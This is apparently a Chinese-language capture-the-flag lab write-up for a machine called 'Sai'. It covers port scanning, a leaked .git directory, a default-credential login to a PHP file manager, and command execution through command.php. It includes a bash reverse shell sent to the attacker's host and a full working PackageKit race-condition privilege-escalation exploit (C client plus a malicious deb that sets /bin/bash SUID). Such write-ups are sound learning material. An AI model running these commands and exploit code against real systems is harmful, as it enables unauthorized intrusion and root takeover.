

| Sai_daochunhan

| Sai

| user

| 信息收集

目标:

```
192.168.56.183
```

端口扫描:

```
nmap -Pn -n --min-rate 5000 -p- 192.168.56.183
```

```
(daochunhan@kali)-[~]
$ nmap -Pn -n --min-rate 5000 -p- 192.168.56.183
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 05:59 -0400
Warning: 192.168.56.183 giving up on port because retransmission cap hit (10).
Nmap scan report for 192.168.56.183
Host is up (0.37s latency).
Not shown: 64558 closed tcp ports (reset), 975 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 86.05 seconds
```

```
22/tcp open  ssh
80/tcp open  http
```

```
nmap -Pn -n -sC -sV -p 22,80 192.168.56.183
```

```
(daochunhan@kali)-[~]
$ nmap -Pn -n -sC -sV -p 22,80 192.168.56.183
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-19 06:01 -0400
Nmap scan report for 192.168.56.183
Host is up (0.013s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.68 ((Debian))
|_ http-server-header: Apache/2.4.68 (Debian)
| http-git:
|   192.168.56.183:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file 'description' to name the...
|   Remotes:
|     git@github.com:linh0804/file-manager.git
|_   Project type: PHP application (guessed from .gitignore)
| http-title: \xC4\x90\xC4\x83ng nh\xE1\xBA\xADp
|_ Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.50 seconds
```

```
22/tcp open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http      Apache httpd 2.4.68 ((Debian))
```


80 端口是 PHP File Manager，跳转到 `login.php`。Nmap 额外报出：

```
| http-git:
|   192.168.56.183:80/.git/
|   Git repository found!
|   Repository description: Unnamed repository; edit this file
'description' to name the...
|   Remotes:
|     git@github.com:linh0804/file-manager.git
|_   Project type: PHP application (guessed from .gitignore)
```

I.git 泄露

`/.git/` 目录暴露，上游对应公开仓库：

```
https://github.com/linh0804/file-manager
```




默认凭据登录

源码 `README.md` 写明默认账户：


```
admin / !!!123456789!!!
```

`login.php` 登录成功后下发 cookie：




```
file_manager_910afde9d128715918e4f5a56b2a20d8_auth=84b89b0a11cfb02cac0758f550d4c8e7
```

当前得到的就是后台管理界面，翻一下就能在 `/home/goon` 下找到可读的 `user.txt`：



客户端权限是 `www-data`，其中 `command.php` 直接给了 RCE：



```
$requestPath = !empty($_GET['path']) ? rawurldecode((string) $_GET['path'])
: (string) $dir;
$folder = $_POST['folder'] ?? $requestPath;
$command = $_POST['command'] ?? '';

if (isset($_POST['submit'])) {
    echo '<div class="list">';

    if ($folder) {
        $command = "cd $folder; $command";
    }

    // RUN
    if ($command) {
        $res = run_command($command);
    }

    ...
}
```

反弹 shell 即可:

```
rlwrap nc -lvnp 4444
```

```
curl -s -b
'file_manager_910afde9d128715918e4f5a56b2a20d8_auth=84b89b0a11cfb02cac0758f5
50d4c8e7' --data-urlencode 'command=bash -c "bash -i >&
/dev/tcp/192.168.56.1/4444 0>&1"' --data-urlencode 'submit=1'
http://192.168.56.183/command.php
```

```
(daochunhan@kali)-[~]
$ rlwrap nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 100.77.251.68 52347
bash: cannot set terminal process group (425): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Sai:/var/www/file-manager$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Sai:/var/www/file-manager$
```

| root

| packagekit

本地枚举：

```
apt list --upgradable
```

```
www-data@Sai:/var/www/file-manager$ apt list --upgradable
apt list --upgradable

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

Listing...
linux-headers-liquorix-amd64/stable 7.1-13.1~trixie amd64 [upgradable from: 7.1-9.1~trixie]
linux-image-liquorix-amd64/stable 7.1-13.1~trixie amd64 [upgradable from: 7.1-9.1~trixie]
packagekit/stable 1.3.1-1+deb13u1 amd64 [upgradable from: 1.3.1-1]
```

packagekit 包 1.3.1-1 版本，

1.3.1-1 在 **CVE-2026-41651 (Pack2TheRoot)** TOCTOU 竞争条件 → 本地权限提升范围内：

```
PackageKit 1.0.2 ~ 1.3.4
```

```
# ① 构造 deb: dummy 空包 + evil
mkdir -p /tmp/pk/{d,e}/DEBIAN && cd /tmp/pk
printf 'Package: d\nVersion: 1.0\nArchitecture: all\nMaintainer:
x\nDescription: x\n' > d/DEBIAN/control
printf 'Package: e\nVersion: 1.0\nArchitecture: all\nMaintainer:
```

```

x\nDescription: x\n' > e/DEBIAN/control
printf '#!/bin/sh\nchmod 4755 /bin/bash\n' > e/DEBIAN/postinst
chmod 755 e/DEBIAN/postinst
dpkg-deb --root-owner-group -b d d.deb && dpkg-deb --root-owner-group -b e
e.deb
cp d.deb e.deb /var/www/file-manager/

# ② 竞态客户端 (同连接双发 InstallFiles, 轮询 /bin/bash SUID)
cat > p.c <<'EOF'
#include <gio/gio.h>
#include <unistd.h>
#include <sys/stat.h>
#define S "org.freedesktop.PackageKit"
#define T "org.freedesktop.PackageKit.Transaction"
int main()
{GError*e=0;GDBusConnection*c=g_bus_get_sync(G_BUS_TYPE_SYSTEM,0,&e);
GVariant*r=g_dbus_connection_call_sync(c,S,"/org/freedesktop/PackageKit",S,"
CreateTransaction",0,G_VARIANT_TYPE("(o)"),0,-1,0,&e);
const char*o;g_variant_get(r,"(&o)",&o);char*t=g_strdup(o);
const char*a[]={"/var/www/file-manager/d.deb",0},*b[]={"/var/www/file-
manager/e.deb",0};
g_dbus_connection_call(c,S,t,T,"InstallFiles",g_variant_new("(t^as)",
(guint64)4,a),0,0,-1,0,0,0);
g_dbus_connection_call(c,S,t,T,"InstallFiles",g_variant_new("(t^as)",
(guint64)0,b),0,0,-1,0,0,0);
g_dbus_connection_flush_sync(c,0,0);
struct stat s;for(int i=0;i<1200;i++)
{usleep(100000);if(stat("/bin/bash",&s)==0&&(s.st_mode&S_ISUID))
{execl("/bin/bash","bash","-p",0);return 0;}}return 1;}
EOF
gcc -O0 -o p p.c $(pkg-config --cflags --libs gio-2.0)

# ③ 循环触发 (命中自动 exec)
for i in $(seq 1 20); do timeout 20 ./p && break; done
bash -p

```

```

bash-5.2$ bash -p
bash -p
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
cat /root/root.txt
flag{root-62906181ed534a9bf896613c1a12d573}
uptime
09:27:52 up 1:30, 0 users, load average: 0.00, 0.13, 0.12

```